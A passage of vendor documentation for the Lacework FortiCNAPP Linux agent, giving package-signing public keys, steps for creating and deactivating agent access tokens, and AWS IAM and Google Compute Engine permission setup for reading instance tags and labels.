WAFtVabGQjZ2FCp05r2j1WIUvMtcLhEeKRwAByMNp9b/7Yt1WNSpLrO23tGHGBXQ
/04/w5Jll7iViKPBtFX6Hmr0xtPg/TDiSW6mJ57F6Etc3KRy4sLAfRg2RGhWpPIy
cQ6gUJ5jl62gfZkJ4jdSLMyn4We8kAdcBhVAcWThllxcwr6G7m/56Mm0hyN6eG3v
```

```
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
```

```
c4HJurn3/3xT/DNOl9vSy6NHFOsHsVysSLyObOzPveaVM9uLFKky2rKFuuSUG6WL
WLpVAFWYYe4wtqAUHBp/EOzfvZrFZUykj5DCHq53Dvus3VbKUjS2adD4FSVs8xtM
OGf7e3ucUFindLaXMemeTijYjTQCDsdh3sOFQLnVj86TE4BMdfv0HHTqY4CoyoCt
0lYashZ8ZyNMItY48s8hr4F9ob+U/XB5X7fpv2nuMeot1f4407ZBXLofSV08qh2/
zzp8swTQ+k3SapZTITk665VE9RI6fmgkAgFJqpd9olYmCYCdDTM/AUQZXoeRAqxm
incRABtJhPnm4doT6MU6vQr/KuQqiGY58IFJVP6rCzvWOWDjUZ3MsQu/BB2adAcL
EdEU7JmDUgwQhwjNhymhEZbG2EZZlyLsIrCemQ6Lwz5aRXpbsCh7z4qC6RrhOMtf
s6VO5l/cdU2/n8isc/LvnlNguUgIHzTtzZOlJhK/Z5Mfq4LBrvtPdyz0gGr8Jy5+
1RvHqid289KmKmrSofRgrnrY8sFnxuPyot3zYxxjWHBYqTU4RdwvbFUnV8EMzeKS
SqO/6vWa77S+12luS64O2xCQgvNElh1YhyMJEP8+HU3uDMaSr8QP/1KfmTjGHyjw
hzEoTgSPN6J0d875hgl8gVeQepjSRi1UDAEe0hCrlV3fNU5AqMCY1dIvCKzUt4Wy
UfBqKvzejpeU0sQH/f4xN7gzeDdgubovFYzg+m+quAqQqHEc+G9NlqbeQk7oprt0
KmlK1Qg4UdobYeo7LD6aDOecigD9Gp4swLIdhkX0+nFMKw7FH3SNm3tzBWUI2atp
SM8VH2ZZlF4ECm8Xu/U355aGZTOcN5HOUbjB66yQOI/BMIMPkuFjEHpCfcTSL9qf
jadX4gmUNdPpNA8ujBFw7ds/nEDJW4pW4y5E9bPm0phYu/Pfry+xqTAQBZSbNlNF
7CffWaHMETIlFhb/1tI3M8HOQQftL0W3emPM3UAPvy2qtWws1c+FGliqQ2kB/qvQ
LkFOS//U21NHJGpWdTlty+3LOGbvvF+NNoVW874JxasOZ/WYcpnLqcoiZSVFnts0
116V0Ri6bqMw8ibDFNifjc91LE93XiwPmjsNClKbaSwxQ55c6/+T7c/S+BGqKFiJ
rQwQMzvMyov1xx8R43GflCz75Ys3aao4fDGLB4EYWflJFtIPEDXlTbMN2njfIYI+
nLvzZow3cVkQZpOcS/Y/5NkgD5mCrH4bh1SVcDzBDCtnwMGTz8KO6S2hOMcj323o
97qchBngo+mbFbK+cnb2umAr6GzKAGQ2
=OeHR
-----END PGP PUBLIC KEY BLOCK-----
```

A version of the same GPG public key suitable for RPM, yum, and Zypper (without subkeys):

```
-----BEGIN PGP PUBLIC KEY BLOCK-----

mQINBGCBv2QBEACwHm9+JFm3cSqDCN42RgcmPpOArpv4L7MXKp3GReCaiW9qlWg5
eN89zjYW+LbgJT1oFpF4UjNSOxBs/OUTnAJToG2fEFFTAo/E/chhzprSw2d7oxhe
TWzFTG5ryNvGinCmsGFmozuLfCVcC4dCXskE3gumli66P4G+AL2gjbV+qTaFjv4K
B3mMbyhJgbMaJeNb12/LkLvOOq5aLITNYK9qK6Ket/U3SWqmn/v73VhV9g9DV2oG
h6D0AimCUx3QxGqjpHt7/YIeMnBLrmyuMCt7nxVx3gFaUSPg2dsB+zlq7ibwVuX1
ykqcsz7aUTFF3rwmaYG7fq02G3nT1xoOzc265LIpOvGDzFSqi3KZNTnEALPjaG9Z
sBV8d7zHhkgQc6FRiJnSRA1JqlBoX5onKh2mH1d8CyWv7nF1jgv9TgUoT0NhdPCX
xuZalz1P/06/xvcAh5o3soPMiU+3QPR3c9E8/E2XmbtK43QeDwQbjSpbID+y89eK
Bq35TRmw/ek7FHbZzrOfVPaT5pulCZk555fvXLXlbjLwiCcalP77vepf7u4recAw
d7pLZM/wNdtROkAKfUSx/a9vwMQ8DXPdaNcHOAtbs3CGQregIEMvw6GJYNM7PU1e
YJjx1Wh63g8vd6Vw5ILHiY4YR5ho7IEFSqu8c+yaw7hFInNCMGv0bGdFdwARAQAB
tCRMYWNld29yayBJbmMuIDxzdXBwb3J0QGxhY2V3b3JrLm5ldD6JAlQEEwEKAD4C
GwMFCwkIBwIGFQoJCAsCBBYCAwECHgECF4AWIQQ2DVXXZydVaBQHjiX/Ph1N7gzG
kgUCZEZiRQUJFp3UzQAKCRD/Ph1N7gzGkkNDEACKg9IxbTntbjffwRuvz1Lico6e
l7JMLvY9lqr8MStaeiBicyJId3ihhLZfQhXWjo+2LJjCrUSgFLPKLXklUVy0j0uC
8150zDXt6ui99wgFe5OBJTJnGu6fD4kb+enHxA6XfuNGWHUWaR9qybfRgC1qqBlG
DcrK3Tyag92ZirAgFYhfjU99FdHVkvRVfaDVuCT3h4goHrNz1H7EhDg43nXrRBjo
I6iWFpZh7QsV/bN3TR2LhI+Rj2l/IVY7DGVwfcH+ZOmBBJrtQK9mZAjh76E+2cta
8yMlnWnFFyJZX0J6vumSNzgFkLWd4iDMmgwttiKBXR8FiQ6t5nT5mZHtz1LmRUnD
WAFtVabGQjZ2FCp05r2j1WIUvMtcLhEeKRwAByMNp9b/7Yt1WNSpLrO23tGHGBXQ
/04/w5Jll7iViKPBtFX6Hmr0xtPg/TDiSW6mJ57F6Etc3KRy4sLAfRg2RGhWpPIy
cQ6gUJ5jl62gfZkJ4jdSLMyn4We8kAdcBhVAcWThllxcwr6G7m/56Mm0hyN6eG3v
n2+0dR8zIFrj/i9rvAs9hYubVYY/QVKdVKfEje9LNBUXp7M7DNub0iOVVs4dmT7Y
6i4e3uMU0rdVWL8XZVPklgh4Kwda3R1GyP2y+uWEVrYum6Z17dvGg9yUxX/roFpa
+azxst6hhdbFgKTV1IkCVAQTAQoAPhYhBDYNVddnJ1VoFAeOJf8+HU3uDMaSBQJg
```

```
gb9kAhsDBQkDwmcABQsJCAcCBhUKCQgLAgQWAgMBAh4BAheAAAoJEP8+HU3uDMaS
K7cP/1xoNaG2yWVtzvwkJ2+jHm7LtfFfHpDSK4Yorcssn96HNBaE3/9xvflZ22mi
xTfvvTYeB9MStkUORWOxfpYonwiglvR6K4whMqjtMjhcnddGdbeBuLnlXgTaAyUy
Er/rWur1msuOUij4XwHxOwAvUlyffun6SDRXZvmnCKFJKq0V+nHMoCUbHliywDqC
IX+o0R4S0MjGZey5MdxK9+Kk7yZ9+9uzaZ07bWaUQ0Fyna4KAPAS2MwdlBx7Kvh8
I8R9KMlX5B5puSGa0+St3+4Ddoo2svoq2EFD7iZx04cDP8uuZAFzLYli32QAqqfS
FZE+S/0HTN2Tmu51YgZRtThYvrY4rgsqsHyuIRJO8GaqGSTFSEwjl8FuQ5a2Wu3r
yyqVsZpW+MWoqAZC+vqoT4UkPhfOYFwZ0HLSRxl54BiO6Fn4GYATohKBTfMcZNcp
jEEBRg53BNilB3HyYwFfm/7v1yfaZOfW/BFk4fOX0narN1lcapxWxb56fphPg8No
EdYEkFbGfpq4BBDLwrtaxZH8r3AzTDLX6obn5Eos29kW66EvdxS9C5GnpgJnxT4o
wzoZ1QdQjl61PpknDIvdWEp2uwms9/qd4BRolSJCDCfjAAXw2G2pPkCTNJV5EOIy
pXrW4zpoJJpPCK5b3iGST4kmrf3ZLS1ICbnchEaF4si5afYr
=L9xx
-----END PGP PUBLIC KEY BLOCK-----
```

Alpine RSA key

Lacework FortiCNAPP uses an RSA key for signing Alpine packages, which you must install. The expected install location is:

```
/etc/apk/keys/support@lacework.net-73fd1289.rsa.pub
```

The exact RSA public key is:

```
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAxA08WVynHilaILnJhoKz
cdlFNGXB/GmTaP2m4g+atcKyGqX6JTHnviOs/1qoVUJOdjxvjEOAmG2Wf7G3Lcth
M88P3OXxkTA9qFXtrDhlGXhr51VVhyhlpxuDP/qoavGTBtyO0VUdcHXjbXBYRT+D
4gxf7U7QJZF1uO7cEag7UGIINDq58Rq7evTCmiUvUQcoae2ZiU0didXcK5ONs4KF
eJ4qMKy3cMTzg+ZmXsVHXoWsJTYzoekYewva0c7+g79CCNQiMRa+vzno0U6NkqKV
esw+ePLyyozWGOlPs3AhwuXeteN0bdq7TgvhN6VsJycJ4lqY9zLMrGE6XxCuxlgt
7wIDAQAB
-----END PUBLIC KEY-----
```

Cosign RSA Key

Lacework FortiCNAPP uses an RSA key for signing container images using the cosign tool.

The exact RSA public key is:

```
-----BEGIN PUBLIC KEY-----
MIICIjANBgkqhkiG9w0BAQEFAAOCAg8AMIICCgKCAgEA34+tz9pP9Ra+oqj8Bx+E
jdJ1yQu4SHrDR2HxQFLu2EdvPK4CG9MYdBp9cGcwUJmKSAX0Dpqfi9WhRHYxTQih
jUcQan2O5tjjLHXzMFNXcEPu6wCjiMiyfcSMI5IP508+pl5QEN40WPZigqYX459z
Ox7tWGh5gTW402CLg8DcO12JUjmsJRGiABjbfDqoih7TILq5TpPvgPRxUTGUpd6M
```

```
iKrvF/ldknkp2myUDPhyXdxiA9kRxhBt+Cg8pZGEpNHtUXPFOyw0Y1nOnCc23Dcx
jRmddlofpjnUfkZQx8IBBRE4HEcddrn9XN3jRmgOx+p5dQ+hqIPNymcdtjLDVUSo
SbUnWzZyfKeh8CY/Qw0PRmHNQUZ6wGQmQrhsXxOAHbwAxwRS5st1TjJQhk6EJKsQ
il7Va6/RzQspGg9kBsUMTYO0YXOY/On0B1mvjz3UZ/Htpj5luYnoJ4r2+fGJeWVR
o7uJOcvEUFFqUpuPRDZUhJniAJ5L8cdeDznNdXvXF4XKHeErcgf7tpTlmXzr2E1x
YibGPefod3LilRfGb3OZHaetEKPl48QPBVCuYm16Om30dAL+7wE7GI6JDxFD8Y+n
7cMYd4LdMKlfubK1AzirOlmoNJYu6ddPf6XtYyiyEzePlwVHd5iNt2lv1LHTz8/h
5CkIPc5CFQAzpK1EoSoeYnsCAwEAAQ==
-----END PUBLIC KEY-----
```

Managing agent access tokens

The agent requires a valid agent access token to successfully authenticate with the Lacework FortiCNAPP server.

Lacework FortiCNAPP automatically generates an access token for your account. You can use the same token for all agents or create a new token.

Agent tokens should be treated as secret and not published. A token uniquely identifies a specific customer. If you suspect your token has been publicly exposed or compromised, generate a new token and update the new token on all machines using the old token. When complete, the old token can be safely disabled without interrupting services.

Creating a new access token

To create a new access token in the Lacework FortiCNAPP Console:

1. In the Lacework FortiCNAPP Console, go to *Settings* > *Configuration* > *Agent Tokens*.
2. Click *+ Add New*.
3. In the *Name* field, enter a unique name for the access token.

   You can use the agent access token name to logically separate your deployments, for example, by environment types (QA, Dev, etc.) or system types (CentOS, RHEL, etc.).
4. In the *Description* field, you can optionally specify a description.
5. Select *Linux* as the Operating System.
6. Click *Save* to create the new access token.
7. Verify the new token in the *Agents* list.
8. Click the actions menu icon in the row for the new token and select *Copy* to copy the access token.

You can also create an agent access token using the Lacework FortiCNAPP API. For more information, see Access the Lacework FortiCNAPP API.

Using an existing access token

To use an existing access token from the Lacework FortiCNAPP Console:

1. In the Lacework FortiCNAPP Console, go to *Settings* > *Configuration* > *Agent Tokens*.
2. View the list of access tokens and sort by OS type (either Windows or Linux) under the *OS* column.
3. Click the actions menu icon in the row for the access token you want to use to install the agent and select *Copy* to copy the access token. An access token can be re-used for multiple agent installations.

Deactivating an access token

To deactivate an existing access token:

1. In the Lacework FortiCNAPP Console, go to *Settings* > *Configuration* > *Agent Tokens*.
2. In the row for the token, toggle the *Enabled* slider to off (toggle to the left)

All agents using a deactivated token cannot communicate with a server. They must be updated with an active token.

Downloading the Linux agent installer

The script you download from the Lacework FortiCNAPP console should not be publicly shared because it is customer-specific and uses a private agent access token.

You can use one of the following methods to download the Linux agent installer and install it.

From the Lacework FortiCNAPP console

To install an agent from the Lacework FortiCNAPP Console:

1. In the Lacework FortiCNAPP Console, go to *Settings* > *Configuration* > *Agent Tokens*.
2. Click on the row for the access token you want to use to install the agent.
   The Access Token page appears.
3. Click the *Install* tab.
4. Click the script or package you want to install.
5. Follow the instructions in the appropriate documentation at Installing the Linux agent on page 780 to install the agent.

From the Linux agent GitHub repository

To install an agent from the Lacework FortiCNAPP agent GitHub repository:

1. Download a release package (*YourRelease*.tgz file) from the Lacework FortiCNAPP Linux agent GitHub repository.
2. Unpack the downloaded file into a temporary directory.
3. In the Lacework FortiCNAPP console, in *Settings* > *Configuration* > *Agent Tokens*, copy the appropriate access token.
4. Follow the instructions in the appropriate documentation at Installing the Linux agent on page 780 to install the agent.

Configuring access to tags and metadata in AWS

The Lacework FortiCNAPP agent can retrieve user-defined tags and other metadata from the AWS EC2 instances on which the agent is installed and display them in the Lacework FortiCNAPP console. This enables you to do the following:

- Use the tag and metadata values to identify AWS resources displayed in the Lacework FortiCNAPP console.
- Use the tags to filter information displayed in the Lacework FortiCNAPP console. For example, you can use the Machine Tags on page 1144 filter in *Host Vulnerabilities* to view only the vulnerabilities on hosts in a specific AWS account.

Requirements

For the agent to retrieve user-defined tags, you must configure one of the following on EC2 instances:

- Instance Metadata Service (IMDS). See Configure the Instance Metadata options in the AWS documentation.
- DescribeTags IAM permission. See Configure DescribeTags and DescribeOrganization IAM Permissions.

If you have configured IMDS on EC2 instances, agents will first use IMDSv2 to retrieve the tags. If it fails, agents use IMDSv1 to retrieve the tags. If it fails again, and if you have configured the DescribeTags IAM permission on EC2 instances, agents use the IAM permission to retrieve the tags.

For the agent to retrieve other metadata such as the ID of the organization in which the EC2 instance exists, the instance must have the DescribeOrganization IAM permission.

Configuring DescribeTags and DescribeOrganization IAM permissions

To configure DescribeTags and DescribeOrganization IAM permissions:

1. Log in to the IAM service.
2. Click *Policies*.
3. Click *Create policy*.
4. Click the *JSON* tab and replace the displayed policy with the following text.

```
{
   "Version": "2012-10-17",
```

```
        "Statement": [
           {
              "Effect": "Allow",
              "Action": [
                 "ec2:DescribeTags",
                 "organizations:DescribeOrganization"
              ],
             "Resource": "*"
           }
        ]
     }
```

5. Click *Next: Tags*
6. Click *Next: Review*.
7. Enter a policy name and description.
8. Click *Create policy*.

After creating the policy, associate it with an IAM role that can be attached to EC2 instances.

1. Log in to the IAM service.
2. Click *Roles*.
3. Click *Create role*.
4. Select *AWS service* as the trusted entity type and *EC2* as the use case.
5. Click *Next*.
6. Search for the policy you created, click it, and click *Next*.
7. Enter a role name, update the description if you want, and click *Create role*.

After creating the policy and role, go to the EC2 service and do the following:

1. Select the instance for which you want to retrieve the tags and metadata.
2. Under *Actions* > *Security* > *Modify IAM role*, select the IAM role you created and click *Update IAM role*. The next time the agent forwards data, you see the AWS tags and metadata in the Machine tag summary on page 633 table in the *Machines* dashboard in the Lacework FortiCNAPP console.

In addition to retrieving AWS tags and metadata, you can add local tags to agents. See Adding agent tags on page 964.

Configuring access to labels in Google Cloud

Google Cloud supports user-defined labels to organize your Google Cloud resources. For more information, see Creating and Managing Labels.

The Lacework FortiCNAPP agent can retrieve the labels from the GCE instances on which the agent is installed and display them in the Lacework FortiCNAPP console. This enables you to do the following:

- Use the label values to identify Google Cloud resources displayed in the Lacework FortiCNAPP console.
- Use the labels to filter information displayed in the Lacework FortiCNAPP console. For example, you can use the Machine Tags on page 1144 filter in the *Host Vulnerabilities* page to view only the vulnerabilities on hosts in a specific Google Cloud project.

Requirements


For the agent to be able to retrieve user-defined labels on Google Compute Engine (GCE) instances, the service account associated with the instance must have sufficient authorization to retrieve this information over the Compute Engine API. In particular, the instance and its associated service account must possess:

- *Read* access to the GCE API
- *compute.instances.get* IAM permission

Configuring access to the Google Compute Engine API

The GCE instance requires the *compute.readonly* OAuth scope, but broader scopes, such as *compute* and *cloud-platform*, also fulfill this minimum level of permission. The default GCE instance policy does not usually contain this scope. So, you need to configure this level of permission to allow Lacework FortiCNAPP to access the GCE API.

1. In the Google Cloud console, click *Compute Engine*, select the *VM Instances* page, and then select your instance.
2. Stop your instance.
3. On your instance's page, click *Show Details* under *API and identity management*.
4. See if the menu item for the Compute Engine API is set to either *Read Only* or *Read Write* (corresponding to the *compute.readonly* and *compute* OAuth scopes, respectively). Alternatively, see if the *Cloud API access* scopes is set to *Allow Full Access* (corresponding to the *cloud-platform* scope).
5. If the instance does not have any of the permissions described, click *Edit*.
6. Scroll down to find a series of drop-downs that grant access to the various Google Cloud APIs and locate the *Compute Engine API* dropdown.


Identity and API access
Service accounts
Service account
Compute Engine default service account
Requires the Service Account User role (roles/iam.serviceAccountUser) to be set for users who want to access VMs with this service account. Learn more
Access scopes
Allow default access
Allow full access to all Cloud APIs
Set access for each API
BigQuery
None
Bigtable Admin
None
Bigtable Data
None
Cloud Datastore
None
Cloud Debugger
None
Cloud Platform
Enabled
Cloud Pub/Sub
None
Cloud Source Repositories
None
Cloud SQL
None
Compute Engine
Read Only
Service Control
None

7. Select the *Read Only* option.
8. Select *Save* at the bottom of this page.
9. Restart your instance.

Validating permissions for your service account

Most service accounts will be configured with the predefined *Editor* role and will have enough permissions to allow Lacework FortiCNAPP to access GCE, requiring no further action on your part. However, if your organization configures GCE service accounts differently, then your service account may not have enough permission. In this case, you or your administrator must either:

- Add a new role to the service account that contains this permission: OR
- Add the permission to a role that the service account already has. Note that this option is only available for custom roles.

